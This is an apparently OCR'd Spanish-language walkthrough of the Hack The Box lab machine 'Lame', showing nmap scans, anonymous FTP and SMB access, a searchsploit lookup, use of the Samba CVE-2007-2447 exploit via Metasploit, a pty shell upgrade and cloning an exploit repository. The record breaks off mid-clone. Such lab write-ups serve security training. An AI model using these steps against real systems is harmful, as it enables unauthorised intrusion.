
Colombia Hack Agent (CHackA)

| | | | |
|---|---|---|---|
| [...] | Developer: | Jairo A. García H. | [...] |
| [...] | Version: | 1.0. | [...] |
| [...] | Codename: | HACKLAB HTB – Lame | [...] |
| [...] | Report to: | chacka0101 @ gmail.com | [...] |
| [...] | Homepage: | https://github.com/chacka0101/HACKLABS | [...] |
| [...] | Publication Date: | 20/OCT/2019 | [...] |


# HACKLAB Hack The Box – Lame




Hostname: Lame
IP: 10.10.10.3
Operating System: Linux

Walkthrough

**Analizamos los puertos y servicios abiertos:**




```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb
P2WD5KaOJwSIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtX
Qm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7i
MhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T5
78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3
/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59488/tcp): CLEAN (Timeout)
|   Check 2 (port 9335/tcp): CLEAN (Timeout)
|   Check 3 (port 44946/udp): CLEAN (Timeout)
|   Check 4 (port 40169/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)
```

**Escanear vulnerabilidades:**

```
root@chacka0101:~# nmap -vvv -p 21 --script=ftp-vuln-* 10.10.10.3
```


```
root@chacka0101:~# nmap -vvv -p 21 --script=ftp-vuln-* 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 00:35 -05
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Initiating Ping Scan at 00:35
Scanning 10.10.10.3 [4 ports]
Completed Ping Scan at 00:35, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:35
Completed Parallel DNS resolution of 1 host. at 00:35, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:35
Scanning 10.10.10.3 [1 port]
Discovered open port 21/tcp on 10.10.10.3
Completed SYN Stealth Scan at 00:35, 0.18s elapsed (1 total ports)
NSE: Script scanning 10.10.10.3.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.35s elapsed
Nmap scan report for 10.10.10.3
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2019-10-20 00:35:30 -05 for 1s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (72B)
```

```
root@chacka0101:~# nmap -vvv -p 139,445 --script=smb-vuln-* 10.10.10.3
```





Encontramos que el ftp está con acceso anónimo:


Debido a que no se reconocen, hacemos otra búsqueda de posibles vulnerabilidades mediante el software **enum4linux:**




Encontramos la versión exacta del servicio de Samba:




Encontramos recursos compartidos:



**Explotación de Vulnerabilidades:**

Acceso anónimo por el puerto 21 asociado al servicio de FTP:

```
root@chacka0101:~# ftp
ftp> open
(to) 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd home
550 Failed to change directory.
ftp>
```

Exploración del recurso compartido de tmp:


```
root@chacka0101:~# smbclient -U "" \\\\10.10.10.3\\tmp
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Oct 16 21:44:07 2019
  ..                                 DR        0  Sun May 20 13:36:12 2012
  5146.jsvc_up                        R        0  Wed Oct 16 18:19:06 2019
  .ICE-unix                          DH        0  Wed Oct 16 18:17:58 2019
  .X11-unix                          DH        0  Wed Oct 16 18:18:23 2019
  .X0-lock                           HR       11  Wed Oct 16 18:18:23 2019

                7282168 blocks of size 1024. 5678768 blocks available
smb: \> cd home
cd \home\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> pwd
Current directory is \\10.10.10.3\tmp\
smb: \> id
id: command not found
smb: \>
```

Buscando el servicio ftp que ejecuta vsftpd 2.3.4, descubrí que es vulnerable a RCE. Después de intentar explotarlo, descubrí que no puedo obtener shell (incluso usando metasploit).


Búsqueda de exploits asociados a la versión de Samba:

```
root@chacka0101:~# searchsploit samba\ 3.0.20
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
                                                                             | (/usr/share/exploitdb/)
----------------------------------------------------------------------------- ---------------------------------
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | exploits/unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                        | exploits/linux/remote/7701.txt
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
root@chacka0101:~#
```


https://github.com/offensive-security/exploitdb/blob/master/exploits/unix/remote/16320.rb





Ejecutamos metasploit framework y buscamos el exploit:



Recuerden configurar el LHOST:





Hacked y somos root:






Con el siguiente comando podemos llamar una "tty Shell":

```
python -c 'import pty; pty.spawn("/bin/bash")'
```




Post explotación para buscar las "Flags":








Se logra llegar a las "Flags" de usuario y de maquina:



Para los que nos gusta compilar el exploit, sin necesidad de utilizar la plataforma este es el método:

https://github.com/amriunix/CVE-2007-2447




Descargamos el exploit:

root@chacka0101:~# git clone https://github.com/amriunix/CVE-2007-2447.git

```
root@chacka0101:~# git clone https://github.com/amriunix/CVE-2007-2447.git
Cloning into 'CVE-2007-2447'...
remote: Enumerating objects: 8, done.
